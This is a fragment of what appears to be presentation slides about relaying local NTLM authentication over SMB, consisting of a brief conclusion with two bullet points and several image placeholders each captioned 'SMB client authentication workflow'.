
Conclusion

- **We are relaying a local NTLM authentication over the network**
- **Why does the server decide to perform local NTLM authentication?**


SMB client authentication workflow




SMB client authentication workflow




SMB client authentication workflow




SMB client authentication workflow




SMB client authentication workflow




SMB client authentication workflow



